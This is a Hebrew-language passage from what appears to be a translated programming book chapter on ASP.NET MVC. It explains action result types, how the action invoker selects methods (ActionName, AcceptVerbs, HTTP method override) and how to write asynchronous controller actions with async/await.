חשוב להבין שהתוצאה JsonResult מבצעת סריאליזציה של הגרף המלא של האובייקט. לדוגמה, אם נעביר לה אובייקט ProductCategory, אשר מכיל אוסף של 20 מופעי Product, כל מופע Product יעבור סריאליזציה וייכָלל בנתוני JSON שנשלחים לתגובה. כעת תארו לעצמכם שכל מוצר כזה מכיל אוסף הזמנות (Orders) עם 20 מופעי Order. תגובת JSON המוחזרת יכולה לגדול במהרה לממדים עצומים.

נכון להיום, אין דרך להגביל את כמות הנתונים שיומרו לפורמט JSON, עובדה שעשויה להיות בעייתית כשמדובר באובייקטים שמכילים מספר רב של מאפיינים ואוספים (בדומה לאובייקטים טיפוסיים שמופקים על ידי LINQ to SQL). הגישה המומלצת היא ליצור טיפוס אד-הוק, שמכיל רק את הנתונים שברצונכם לכלול בתוצאה JsonResult. זהו תרחיש קלאסי לשימוש בטיפוס אנונימי.

לדוגמה, בתרחיש הקודם, במקום להמיר מופע של ProductCategory, נוכל להשתמש במאתחל אובייקט אנונימי כדי להעביר אך ורק את הנתונים הדרושים, כמוצג בקטע הקוד שלהלן:

```
public ActionResult PartialJson()
{
  var category = new ProductCategory { Name="Partial"};
  var result = new {
    Name = category.Name,
    ProductCount = category.Products.Count
  };
  return Json(result);
}
```

בדוגמה זו, הנתונים היחידים שדרושים לנו הם שם הקטגוריה ומספר המוצרים בקטגוריה. במקום לבצע סריאליזציה של גרף האובייקט המלא, אנחנו שולפים מהאובייקט המקורי רק את המידע שדרוש לנו, ומאחסנים אותו במופע של טיפוס אנונימי שנקרא result. הדבר מאפשר להעביר לתגובה את המופע הזה במקום את גרף האובייקט המלא. לגישה זו יש יתרון נוסף: היא מונעת המרה בלתי-מכוונת של נתונים שאיננו רוצים לחשוף ללקוח, כמו למשל קודי מוצר פנימיים, כמות במלאי, מידע על הספק וכו'.

RedirectResult

התוצאה RedirectResult מבצעת הפניית HTTP לכתובת URL נתונה (שמוגדרת דרך המאפיין Url). ברקע, התוצאה קוראת לשיטה HttpResponse.Redirect, אשר מגדירה את קוד המצב HTTP/1.1 302 Object Moved. קוד זה גורם לדפדפן להפיק מייד בקשה חדשה לכתובת שניתנה לו.

בעיקרון, ניתן לבצע קריאה ישירה לשיטה Response.Redirect מתוך שיטת הפעולה, אולם השימוש בתוצאה RedirectResult מאפשר לדחות את הפעולה הזו עד לאחר ששיטת הפעולה מסיימת את עבודתה. הדחיה הזו שימושית בעיקר בעת בדיקת-יחידה של שיטת הפעולה, והשימוש בתוצאת הפעולה תורם לבידוד שיטת הפעולה מרכיבי התשתית שפועלים ברקע.

RedirectToRouteResult

התוצאה RedirectToRouteResult מבצעת הפניית HTTP באופן דומה לשיטה RedirectResult, אך במקום לציין כתובת URL באופן ישיר, תוצאת הפעולה משתמשת ב-API של מערכת הניתוב כדי לקבוע לאיזה URL להפנות את המשתמש.

שימו לב שבטבלה 4-15 מופיעות שתי שיטות עזר שמחזירות תוצאה מטיפוס זה: RedirectToRoute ו-RedirectToAction.

כפי שנאמר, יש שלוש שיטות נוספות שמחזירות את קוד התגובה HTTP 301 (שינוי כתובת קבוע): RedirectPermanent, RedirectToActionPermanent ו- RedirectToRoutePermanent .

ViewResult

ViewResult הוא הטיפוס הנפוץ ביותר של תוצאות פעולה. היא קוראת לשיטה FindView של מופע של IViewEngine, אשר מחזיר מופע של IView. בשלב זה, התוצאה ViewResult קוראת לשיטה Render של מופע IView, אשר מממשת את הפלט לתגובה. ככלל, תהליך זה מזין נתוני תצוגה ספציפיים (הנתונים שהוכנו על ידי שיטת הפעולה עבור התצוגה) לתבניות תצוגה שמסדרות את הנתונים בפורמט המתאים להצגה.

PartialViewResult

התוצאה PartialViewResult פועלת בדיוק כמו ViewResult, פרט לזה שהיא קוראת לשיטה FindPartialView לצורך איתור התצוגה, ולא לשיטה FindView. התוצאה PartialViewResult משמשת למימוש תצוגות חלקיות וניתן להשתמש בה בתרחישי עדכון חלקיים שמשתמשים בהן ביכולות Ajax לעדכון חלקים מסוימים מהדף עם תגיות HTML חדשות.

תוצאות פעולה לא מפורשת

אחד היעדים העיקריים בפיתוח יישומי ASP.NET MVC, ופיתוח תוכנה בכלל, הוא לכתוב קוד שמאפשר למי שקורא אותו להבין בצורה ברורה ככל הניתן מה הוא עושה. במקרים מסוימים תצטרכו לכתוב שיטות פעולה מאוד פשוטות שמחזירות נתון אחד בלבד. במקרים אלה כדאי שחתימת שיטת הפעולה תשקף את המידע שהיא מחזירה.

ניקח לדוגמה שיטה בשם Distance שמחשבת את המרחק בין שתי נקודות. הפעולה (action) יכולה לכתוב ישירות לתגובה (response) - כמודגם על ידי פעולות הבקר הראשונות בסעיף "הבקר הראשון שלכם" בפרק 2. עם זאת, ניתן גם לכתוב פעולה שמחזירה ערך באופן הבא:

```
public double Distance(int x1, int y1, int x2, int y2)
{
  double xSquared = Math.Pow(x2 - x1, 2);
  double ySquared = Math.Pow(y2 - y1, 2);
  return Math.Sqrt(xSquared + ySquared);
}
```

שימו לב שהערך המוחזר הוא מטיפוס double, ולא מטיפוס שיורש מהמחלקה ActionResult. אין עם זה כל בעיה. כאשר ASP.NET MVC קוראת לשיטה ורואה שהערך המוחזר אינו ActionResult, היא יוצרת באופן אוטומטי את ContentResult שמכילה את תוצאת שיטת הפעולה, ומשתמשת בה באופן פנימי בתור תוצאת הפעולה.

בהקשר זה חשוב לזכור שהתוצאה ContentResult צריכה לקבל ערך מטיפוס מחרוזת, ולכן עליכם להמיר תחילה למחרוזת את תוצאת שיטת הפעולה שלכם. כדי לעשות זאת, תשתית ASP.NET MVC מפעילה על התוצאה את השיטה ToString, תוך שימוש ב-InvariantCulture, ורק לאחר מכן מעבירה אותה ל-ContentResult. אם יש צורך להציג את התוצאה שלכם בפורמט מסוים שמותאם לצורך כלשהו, תוכלו להחזיר ContentResult באופן מפורש כרצונכם. השיטה הקודמת שקולה במידה רבה לשיטה שלהלן:

```
public ActionResult Distance(int x1, int y1, int x2, int y2)
{
  double xSquared = Math.Pow(x2 - x1, 2);
  double ySquared = Math.Pow(y2 - y1, 2);
  double distance = Math.Sqrt(xSquared + ySquared);
  return Content(Convert.ToString(distance, CultureInfo.InvariantCulture));
}
```

היתרונות של השיטה החדשה הם בכך שהכוונה של הקוד ברורה יותר, וקל יותר לוודא את תקינות השיטה באמצעות בדיקת יחידה.

בטבלה 6-15 מפורטות ההמרות הלא-מפורשות שעשויות להתרחש בעת כתיבת שיטות פעולה שאינן מחזירות ערך מטיפוס ActionResult.

טבלה 6-15: המרות לא מפורשות של תוצאות שיטות פעולה

הערך המוחזר	תיאור
Null	יוזם הפעולות מחליף תוצאות null במופעים של EmptyResult. הדבר תואם לתבנית האובייקט הריק. כתוצאה, המתכנתים שכותבים מסנני פעולה מותאמים אינם צריכים לטפל בתוצאות פעולה מסוג null.
Void	יוזם הפעולות מתייחס לשיטת הפעולה כאילו החזירה null, ולפיכך מוחזרת תוצאה EmptyResult.
אובייקטים אחרים שאינם צאצאים של ActionResult.	יוזם הפעולות מפעיל את את השיטה ToString של האובייקט ומעביר לה InvariantCulture, ולאחר מכן אורז את המחרוזת שמתקבלת במופע של ContentResult.

הערה הקוד שמשמש ליצירת מופע של ContentResult מכומס (encapsulated) בשיטה וירטואלית של יוזם הפעולות, ששמה CreateActionResult. אם ברצונכם להחזיר טיפוס תוצאת פעולה לא מפורש אחר, תוכלו לכתוב יוזם פעולות משלכם שיורש מהמחלקה ControllerActionInvoker ודורס את השיטה הזו.

למשל, ניצור יוזם פעולות מותאם אישית כאשר עלינו לארוז באופן אוטומטי בתוצאה JsonResult את הערכים שמוחזרים על ידי שיטות פעולה.

יוזם הפעולות

במהלך הפרק התייחסנו מספר פעמים ליוזם הפעולות ללא הסברים רבים, וכעת הגיע הזמן לספק את סקרנותכם. בסעיף זה נדון בתפקיד האלמנט החשוב הזה בשרשרת עיבוד הבקשות של ASP.NET MVC: הרכיב שאחראי ליזום את הפעולות שאתם קוראים להן - **יוזם הפעולות (action invoker)**. בהגדרה הראשונית של הבקר שהצגנו בפניכם בחלקו הקודם של הפרק, תיארנו כיצד מערכת הניתוב ממפה כתובות URL לשיטות פעולה במחלקה Controller. בהמשך דנו פרטים הקטנים והסברנו שהניתובים עצמם אינם ממפים שום דבר לפעולות בקר, אלא בסך הכול מעבדים את הבקשה הנכנסת ומאכלסים מופע של RouteData שמאוחסנת בהקשר הבקשה (RequestContext) הנוכחי.

מי שיוזם בפועל את שיטת הפעולה של הבקר על סמך הֶקְשֵר הבקשה הנוכחי הוא למעשה ControllerActionInvoker, אשר מוגדר דרך המאפיין ActionInvoker של המחלקה Controller. להלן מפורטים תפקידי יוזם הפעולות:

- איתור שיטת הפעולה שצריך לקרוא לה.
- קבלת הערכים שמועברים לפרמטרים של שיטת הפעולה על ידי שימוש במערכת הקישור למודל.
- יזום שיטת הפעולה וכל המסננים שלה.
- קריאה לשיטה ExecuteResult של התוצאה ActionResult שהוחזרה על ידי שיטת הפעולה. במקרה של שיטות שאינן מחזירות ActionResult, היוזם יוצר תוצאת פעולה לא מפורשת כמתואר בסעיף הקודם, ומפעיל את ExecuteResult על האובייקט המתקבל.

בסעיף הבא נבחן בצורה מעמיקה יותר כיצד יוזם הפעולות מאתר שיטות פעולה.

אופן המיפוי של פעולה לשיטה

יוזם הפעולות ControllerActionInvoker מחפש במילון ערכי הניתוב שמשויך להקשר הבקשה הנוכחי את הערך שתואם למפתח הפעולה. ניקח לדוגמה את תבנית URL של ניתוב ברירת המחדל:

```
{controller}/{action}/{id}
```

כאשר מתקבלת בקשה שתואמת לתבנית זו, המילון של ערכי ניתוב (שנגיש דרך RequestContext) מאוכלס על סמך הניתוב הזה. לדוגמה, אם מתקבלת בקשה לנתיב:

```
/home/list/123
```

מערכת הניתוב מוסיפה למילון ערכי הניתוב את הצמד שמורכב מהערך list וממפתח הפעולה.

בשלב זה של הבקשה, פעולה היא למעשה מחרוזת שנשלפה מתוך כתובת URL. זו עדיין לא שיטה. המחרוזת מייצגת את שם הפעולה שצריכה לטפל בבקשה זו. למרות שלרוב היא אכן מיוצגת על ידי שיטה, המונח "פעולה" (action) הינה למעשה הפשטה. יכולה להיות יותר משיטה אחת שמגיבה לשם פעולה מסוים. למעשה, האמצעי שמשמש לטיפול בבקשת הפעולה בכלל לא חייב להיות שיטה, והוא יכול גם להיות כל תהליך עבודה או מנגנון אחר.

מה שאנחנו מנסים לומר הוא, שעל אף העובדה שברוב המקרים פעולות ממופות לשיטות, אין זה תנאי מחייב. בהמשך נראה דוגמה שממחישה זאת, כאשר נדון בפעולות אסינכרוניות, עם **שתי** שיטות לכל פעולה.

בחירת שיטת פעולה

לאחר שיוזם הפעולות מזהה את שם הפעולה, הוא מנסה לאתר שיטה שיכולה להגיב לפעולה זו. על פי ברירת מחדל, היוזם משתמש ב-reflection כדי למצוא שיטה ציבורית במחלקה שיורשת ממחלקת הבסיס Controller, ותהיה בעלת שם זהה לשם הפעולה הנוכחית (תוך רגישות לאותיות רישיות ולאותיות רגילות). השיטה חייבת לקיים את התנאים הבאים:

- שיטת פעולה אינה יכולה להיות מסומנת במאפיין סימון NonActionAttribute.
- שיטות מיוחדות כגון בנאים, קוראי מאפיינים וקוראי אירועים אינם יכולים לשמש כשיטות פעולה.
- שיטות מובנות של המחלקה Object (כגון ToString) או המחלקה Controller (כגון Dispose או View) אינן יכולות לשמש כשיטות פעולה.

בדומה להיבטים רבים אחרים של ASP.NET MVC, תוכלו לשנות את התנהגויות ברירת המחדל כדי להתאימן במידת הצורך לדרישות הייחודיות של היישום שלכם.

ActionNameAttribute

באפשרותכם לציין את שם הפעולה שהשיטה מטפלת בה, על ידי החלת מאפיין הסימון ActionName על השיטה. לדוגמה, נניח שאתם רוצים שביישום שלכם תהיה פעולה בשם View. הבעיה היא שהשם מתנגש עם השיטה View המובנית של Controller ומשמשת להחזרת ViewResult. הנה פתרון פשוט לבעיה זו:

```
[ActionName("View")]
public ActionResult ViewSomething(string id)
{
return View();
}
```

מאפיין הסימון ActionName מגדיר מחדש את שם הפעולה הזו בתור View. כעת, השיטה תופעל בתגובה לבקשות עבור home/view/, אך לא עבור home/viewsomething/. אם מתקבלת בקשה עבור home/viewsomething/, אז מבחינת יוזם הפעולות לא קיימת שיטת פעולה בשם ViewSomething.

אם אתם משתמשים בגישה הסטנדרטית שלנו לאיתור התצוגה שתואמת לפעולה הזו, התוצאה צריכה להיקרא על שם הפעולה, ולא על שם השיטה. בדוגמה האחרונה (בהנחה שמדובר בשיטה של HomeController), נראה שעל פי ברירת מחדל המערכת תנסה לאתר את התצוגה תחת ~/Views/Home/View.cshtml.

אינכם חייבים להשתמש בתכונה זו בכל שיטות הפעולה. יש כלל שקובע ששם שיטת הפעולה משמש כשם הפעולה רק במקרה שהשם אינו מוגדר באופן מפורש באמצעות התכונה ActionName.

ActionSelectorAttribute

תהליך התאמת הפעולה לשיטה טרם הסתיים. לאחר זיהוי כל השיטות במחלקה Controller שתואמות לשם הפעולה, עליכם לנפות שיטות נוספות על ידי בחינת כל המופעים של ActionSelectorAttribute שמוחלות על השיטות שברשימה.

מאפיין זה הינו מחלקת בסיס מופשטת ליצירת מאפיינים שמשמשים לשליטה פרטנית בסוגי הבקשות שלהם יכולה שיטת הפעולה להגיב. ה-API של המחלקה כולל שיטה אחת בלבד:

```
public abstract class ActionSelectorAttribute : Attribute
{
  public abstract bool IsValidForRequest(ControllerContext controllerContext,
    MethodInfo methodInfo);
}
```

יוזם הפעולות עובר בשלב זה על כל השיטות ברשימה שמכילות מאפיינים שיורשים ממחלקת המאפיין הזה, וקורא לשיטה IsValidForRequest של כל אחד מהם. אם מאפיין כלשהי מחזיר false, השיטה שעליה מוחל המאפיין מנופית מרשימת השיטות שמועמדות לטפל בפעולה הנוכחית.

בסופו של דבר אמורה להישאר ברשימה שיטה אחת בלבד, וזו השיטה שתופעל על ידי יוזם הפעולות. אם יש יותר משיטה אחת שיכולה לטפל בבקשה הנוכחית, יוזם הפעולות זורק שגיאה שמתריעה על כך שלא ניתן לקבוע באופן חד-משמעי לאיזו שיטה לקרוא. אם לא נמצאת שיטה שיכולה לטפל בבקשה, יוזם הפעולות קורא לשיטה HandleUnknownAction של מחלקת הבקר.

תשתית ASP.NET MVC כוללת שני מימושים של מחלקת הבסיס הזו: המאפיין AcceptVerbs והמאפיין NonAction.

AcceptVerbs

המאפיין AcceptVerbs הוא מימוש של המאפיין ActionSelector, אשר בודק באמצעות איזו הוראת HTTP נשלחה בקשת HTTP הנוכחית כדי לקבוע אם השיטה הינה הפעולה המתאימה לטיפול בבקשה. על ידי שימוש בתכונה זו, תוכלו לכתוב גרסאות מועמסות שונות לאותה שיטה פעולה, כאשר כל גרסה מופעלת בתגובה להוראות HTTP שונות.

תשתית MVC מספקת תחביר תמציתי יותר להגבלת שיטות להוראות HTTP מסוימות. המאפיינים [HttpGet], [HttpPost], [HttpDelete], [HttpPut] ו-[HttpHead] הם למעשה דרך מקוצרת לכתוב [AcceptVerbs(HttpVerbs.Get)], [AcceptVerbs(HttpVerbs.Post)], [AcceptVerbs(HttpVerbs.Delete)], [AcceptVerbs(HttpVerbs.Put)] ו-[AcceptVerbs(HttpVerbs.Head)] בהתאמה, ומספקות תרומה משמעותית לפשטות הכתיבה וההבנה של הקוד.

לדוגמה, תוכלו ליצור שתי גרסאות של השיטה Edit: האחת למימוש טופס התצוגה, והשנייה לטיפול בבקשה שמבצעת את מסירת הטופס:

```
[HttpGet]
public ActionResult Edit(string id)
{
  return View();
}

[HttpPost]
public ActionResult Edit(string id, FormCollection form)
{
  //Save the item and redirect…
}
```

בעת קבלת בקשה POST לפעולה home/edit/, יוזם הפעולות יוצר רשימה של כל השיטות בבקר ששמן זהה לשם הפעולה (edit). במקרה שלנו, רשימה זו תמנה בסך הכול שתי שיטות. בשלב הבא, יוזם הפעולות יעבור על כל המופעים של ActionSelector שמוחלים על כל אחת מהשיטות ויקרא לשיטת IsValidForRequest של כל מאפיין. אם המאפיין שמוחזר על ידי אחת השיטות הוא true, השיטה תיחשב כמועמדת פוטנציאלית לביצוע הפעולה המבוקשת.

במקרה זה, למשל, כאשר היוזם שואל את השיטה הראשונה אם היא יכולה לטפל בבקשת POST התשובה תהיה שלילית (false) מכיוון שהיא מטפלת בבקשות GET בלבד. השיטה השנייה תחזיר true, מכיוון שהיא יכולה לטפל בבקשות POST, ולפיכך זו השיטה שתיבחר לטפל בבקשה.

אם אף לא אחת מהשיטות ברשימה עומדת בדרישות, יוזם הפעולות יקרא לשיטה HandleUnknownAction של הבקר, ויעביר לה את שם הפעולה הנעדרת כפרמטר. אם יותר משיטת פעולה אחת מקיימת את כל הדרישות, תיזרק השגיאה InvalidOperationException.

הדמיית הוראות REST

במהלך גלישה רגילה, רוב הדפדפנים תומכים בשתי הוראות HTTP בלבד: GET ו-POST. אולם, ארכיטקטורות מבוססות-REST משתמשות במספר הוראות סטנדרטיות נוספות: DELETE, HEAD ו-PUT. תשתית ASP.NET MVC מאפשרת לדמות את ההוראות הללו באמצעות שיטת הסיוע Html.HttpMethodOverride אשר בהתאם לפרמטר שמועבר לה מדמה אחת מהוראות HTTP הסטנדרטיות (DELETE, GET, HEAD, POST ו-PUT). ברקע, הדבר מתבצע על ידי שליחת ההוראה בשדה טופס X-HTTP-Method-Override.

ההתנהגות של השיטה HttpMethodOverride משולבת במאפיין הסימון [AcceptVerbs], כמו גם באחד מהמאפיינים החדשים המקוצרים, בהתאם להוראה הרלוונטית:

- HttpPostAttribute
- HttpPutAttribute
- HttpGetAttribute
- HttpDeleteAttribute
- HttpHeadAttribute

למרות שניתן לדרוס הוראות HTTP רק כאשר הבקשה האמיתית היא בקשת POST, ניתן לציין את הערך החלופי גם בכותרת HTTP (HTTP header), או בערך מחרוזת שאילתה כצמד שם/ערך.

<u>דריסת הוראות HTTP - מידע נוסף</u>

דריסת הוראות HTTP באמצעות X-HTTP-Method-Override אינה מהווה חלק מתקן רשמי כלשהו, אך הדבר הפך לנוהג מקובל.

הגישה הזו הוצגה לראשונה על ידי Google כחלק מפרוטוקול Google Data בשנת 2006 (http://code.google.com/apis/gdata/docs/2.0/basics.html), ומאז יושמה על ידי מספר רב של ממשקי API אינטרנטיים ותשתיות אינטרנט מבוססי-REST. תשתית Ruby on Rails מיישמת גישה דומה, אך משתמשת בשדה הטופס _method במקום X-HTTP-Method-Override.

תשתית MVC מאפשרת לדרוס בקשות POST בלבד. התשתית מחפשת תחילה את ההוראה שנדרסת בכותרות HTTP, לאחר מכן בערכי הטופס שנמסר, ולבסוף בערכי מחרוזת שאילתה.

יוזם הפעולות

בשלב האחרון יוזם הפעולות משתמש במערכת הקישור למודל (להסבר מפורט על המערכת ראו סעיף "קישור למודל" בפרק 4) כדי למפות ערכים לפרמטרים של שיטת הפעולה, וכעת סוף סוף אנחנו מוכנים ליזום את השיטה עצמה. יוזם הפעולות בונה רשימה של מסננים שמשויכים לשיטת הפעולה הנוכחית ויוזם את המסננים יחד עם שיטת הפעולה, על פי הסדר המתאים. לפרטים נוספים ראו "מסנני פעולה" בפרק 13.

שימוש בפעולות בקר אסינכרוניות


החל מהגרסה ASP.NET MVC 2, התשתית מספקת תמיכה מלאה בצינור בקשה אסינכרוני (asynchronous request pipiline). המטרה של צינור אסינכרוני הינה לאפשר לשרת האינטרנט לטפל בבקשות בעלות משך ריצה ארוך - כמו למשל בקשה שכרוכה בזמן המתנה ארוך להשלמה של פעולת רשת או של בסיס נתונים - ובמקביל להמשיך להגיב לבקשות אחרות. בהקשר זה, קוד אסינכרוני נועד לייעל את הטיפול בכלל הבקשות, ולאו דווקא לקצר את זמן הטיפול בבקשה מסוימת.

מדובר אומנם בטכניקה בעלת עוצמה, אך לפני MVC 4 כתיבה של בקרים אסינכרוניים הייתה משימה לא פשוטה כלל וכלל. תשתית MVC 4 מנצלת את אפשרויות NET Framework החדשות שמפורטות להלן, כדי לפשט באופן משמעותי את תהליך הכתיבה של בקרים אסינכרוניים:

- לגרסה NET 4. נוספה ספרייה חדשה Task Parallel שמקלה במידה רבה על עבודת הפיתוח הנדרשת כדי לספק תמיכה בעבודה במקביל ובשיתוף פעולה ביישומי NET.. הספרייה Task Parallel כוללת טיפוס חדש בשם Task אשר מייצג הליך אסינכרוני. כדי לתמוך באפשרויות החדשות, תשתית MVC 4 מאפשרת לשיטות פעולה להחזיר Task<ActionResult>.
- עם גרסת NET 4.5., התכנות האסינכרוני הפך להיות פשוט אף יותר, הודות להוספה של שתי מילות מפתח חדשות: async ו-await. מילת המפתח async מודיעה למהדר שהשיטה אסינכרונית (כולל שיטות אנונימיות וביטויי lambda), וכוללת הליך אחד או יותר עם משך ריצה ארוך. מילת המפתח await מוחלת על מטלות (tasks) בתוך השיטה האסינכרונית כדי לציין שיש להשהות את הפעלת השיטה עד לסיום המטלה המסומנת.
- השילוב של NET 4 Tasks. ומילות המפתח async ו-await של NET 4.5. זכה לכינוי **תבנית אסינכרונית מבוססת-מטלות (Task-based Asynchronous Pattern)**, או בקיצור - **TAP**. הודות לתמיכת TAP, כתיבת פעולות בקר אסינכרוניות באמצעות MVC 4 הפכה לפשוטה באופן משמעותי לעומת המקובל בגרסאות MVC 2/3. בסעיף זה נתמקד בשימוש ביכולות TAP ביישומי MVC 4 שפועלים בסביבת NET 4.5., ובסוף גם נספק מספר הנחיות למפתחים שעובדים עם MVC 2 או MVC 3.

כדי להבין את ההבדל בין קוד ASP.NET אסינכרוני לבין קוד סינכרוני, עליכם לדעת תחילה כיצד בקשות מעובדות על ידי שרת האינטרנט. שרת IIS מנהל אוסף של **תהליכונים (threads)** רדומים - **מאגר התהליכונים (thread pool)** - אשר משמשים לעיבוד בקשות נכנסות. בכל פעם שמתקבלת בקשה, נבחר מהמאגר תהליכון לעיבוד הבקשה הזו. בזמן שהתהליכון מעבד את הבקשה, הוא אינו יכול לעבד כל בקשה אחרת כל עוד לא סיים עם הבקשה הנוכחית. היכולת של שרת IIS להעניק שירות למספק בקשות באופן סימולטני מבוסס על ההנחה שהמאגר תמיד מכיל תהליכונים פנויים שיכולים לשמש לעיבוד בקשות חדשות.


כעת נניח שיש פעולה שמבצעת **קריאת רשת (network call)** במהלך ההרצה שלה, ונניח שקריאת רשת נמשכת שתי שניות. מבחינת המבקר באתר, דרושות לשרת כשתי שניות כדי להגיב לבקשה שלו, בתוספת עלויות זמן שונות של שרת האינטרנט עצמו. בעולם סינכרוני, התהליכון שמעבד את הבקשה מושבת במשך שתי השניות שדרושות להשלמת קריאת הרשת. כלומר, התהליכון אינו יכול לקדם את הטיפול בבקשה הנוכחית מכיוון שעליו להמתין להשלמת קריאת הרשת, אבל מצד שני הוא גם אינו יכול לטפל בבקשות אחרות מכיון שהוא עדיין מוקצה לבקשה המקורית. תהליכון שנמצא במצב כזה הוא **תהליכון חסום (blocked thread)**. בדרך כלל אין בזה כל בעיה, מכיוון שמאגר התהליכונים מספיק גדול כדי להתמודד עם תהליכונים חסומים. עם זאת, ביישומים גדולים שצריכים לעבד מספר רב של בקשות במקביל (פניות לאתר של בנק, לדוגמה), מספר רב של תהליכונים עשויים להיחסם בעודם ממתינים לנתונים מהרשת, ובמאגר התהליכונים לא ישארו מספיק תהליכונים רדומים כדי לספק מענה לכל הבקשות החדשות הנכנסות. המצב הזה מכונה **בַּצוֹרת תהליכונים (thread starvation)**, והוא עלול לפגוע קשות בביצועי האתר (תרשים 15-17).



ציר זמן של בקשה סינכרונית

תרשים 15-17

שימוש בצינור בקשה אסינכרוני מונע חסימה של תהליכונים בעת המתנה לנתונים. בכל פעם שהפעולה מתחילה לבצע הליך בעל משך ריצה ארוך, כגון פעילות עיבוד נתונים או קריאה וכתיבה לדיסק, הפעולה אמורה לשחרר מיוזמתה את השליטה בתהליכון למשך הפעולה. אפשר לומר שהפעולה מודיעה לתהליכון: "אני לא אוכל להמשיך לרוץ בזמן הקרוב, אז אל תמתין לי. אני אודיע לשרת IIS ברגע שהמידע שאני צריכה יהיה זמין". בשלב זה, התהליכון מוחזר למאגר התהליכונים כדי לאפשר לשרת להקצות אותו לבקשות אחרות, והבקשה הנוכחית מושהית עד להגעת הנתונים. חשוב להבין שפעולה מושהית אינה משויכת לתהליכון מסוים במאגר התהליכונים, ולפיכך אינה מעכבת עיבוד של בקשות חדשות. כאשר נתוני הפעולה זמינים, שרת IIS מודיע על כך באמצעות אירוע סיום בקשת רשת, ואז הוא מקצה תהליכון חופשי ממאגר התהליכונים להמשך הטיפול בבקשה. התהליכון שהוקצה להמשך הטיפול בבקשה אינו בהכרח התהליכון המקורי שהוקצה לה לפני ההשהיה. צינור הבקשה מטפל בזה בעצמו כדי לבודד את המפתחים מהפרטים הטכניים (תרשים 15-18).



ציר זמן של בקשה אסינכרונית

תרשים 18-15

חשוב להבהיר שהמשתמש עדיין ידרש להמתין שתי שניות, או יותר, מרגע שליחת הבקשה ועד לקבלת תגובה מהשרת. בדיוק בגלל זה נאמר קודם שתהליכים אסינכרוניים מיועדים בעיקר לשיפור היעילות הכוללת, ולא לקיצור זמן התגובה לבקשה אחת כלשהי. למרות שזמן התגובה לבקשה מהמשתמש זהה, בין שזהו הליך סינכרוני ובין שזהו הליך אסינכרוני, כאשר צינור הבקשה אסינכרוני - השרת אינו מנוע מלבצע פעולות יצרניות אחרות בעת המתנה להשלמת הבקשה המקורית.

שיקולים לבחירת צינורות סינכרוניים או אסינכרוניים

בסעיף זה נציג מספר הנחיות שתעזורנה לכם לבחור בין שימוש בצינורות סינכרוניים או בצינורות אסינכרוניים. חשוב להבהיר שמדובר בהנחיות כלליות בלבד, וצריך לתת את הדעת גם לדרישות היחודיות של היישום. השתמשו בצינורות סינכרוניים כאשר:

- הפעולות פשוטות ובעלות משך ריצה קצר.
- יש חשיבות לפשטות וליכולת בדיקה.
- הפעולות תלויות-CPU ולא תלויות-IO.

השתמשו בצינורות אסינכרוניים כאשר:

- בדיקות מעידות על פגיעה בביצועי האתר כתוצאה מצוואר בקבוק שמקורו בהליכים חסומים.
- עבודה במקביל חשובה יותר מפשטות הקוד.
- הפעולות תלויות-IO ולא תלויות-CPU.

מכיוון שיישום של צינורות אסינכרוניים כרוך בתשתיות ענפות יותר וביותר עלויות נלוות לעומת צינורות סינכרוניים, קשה יותר לתאר בצורה לוגית קוד אסינכרוני לעומת קוד סינכרוני. בדיקה של קוד אסינכרוני עשויה לדרוש השקעה רבה יותר בהדמיה (mocking) של רכיבים הקפיים, ובנוסף יש לקחת בחשבון את העובדה שסדר הרצת הקוד אינו מוחלט. כמו כן, אין זה באמת משתלם להמיר הליכים תלויי-CPU להליכים אסינכרוניים, מכיוון שאין טעם בהוספת התקורה הנדרשת להליכים שככל הנראה לא יֵחַסמו. במילים אחרות, לא ניתן לתרום לשיפור ביעילות של קוד שמבצע פעולות תלויות-CPU על ידי השיטה ThreadPool.QueueUserWorkItem() כאשר משתמשים בצינור אסינכרוני.

כתיבת שיטות פעולה אסינכרוניות

פעולות אסינכרוניות שמבוססות על תבנית אסינכרונית מבוססת-מטלות - מודל TAP החדש של MVC 4 - דומות מאוד לפעולות רגילות (סינכרוניות). פעולה אסינכרוניות צריכה לקיים את התנאים הבאים:

- הפעולה חייבת להיות מסומנת כפעולה אסינכרונית באמצעות מילת המפתח async.
- הפעולה חייבת להחזיר Task או Task<ActionResult>.
- כל הליך אסינכרוני בתוך השיטה חייב להשתמש במילת המפתח await כדי להשהות את ההליך עד להשלמת הקריאה.

ניקח לדוגמה אתר שער (פורטל) שמרכז חדשות מקומיות באזור מסוים. החדשות בדוגמה שלנו מתקבלות באמצעות שיטה בשם GetNews(), אשר כוללת קריאת רשת שהשלמתה עשויה להימָשך זמן רב. פעולה סינכרונית טיפוסית עשויה להיראות כך:

```
public class PortalController : Controller {
  public ActionResult News(string city) {
    NewsService newsService = new NewsService();
    NewsModel news = newsService.GetNews(city);
    return View(news);
  }
}
```

הקוד שלהלן מבצע את אותה פעולה באופן אסינכרוני:

```
public class PortalController : Controller {
  public async Task<ActionResult> News(string city) {
    NewsService newsService = new NewsService();
    NewsModel news = await newsService.GetNews(city);
    return View(news);
  }
}
```

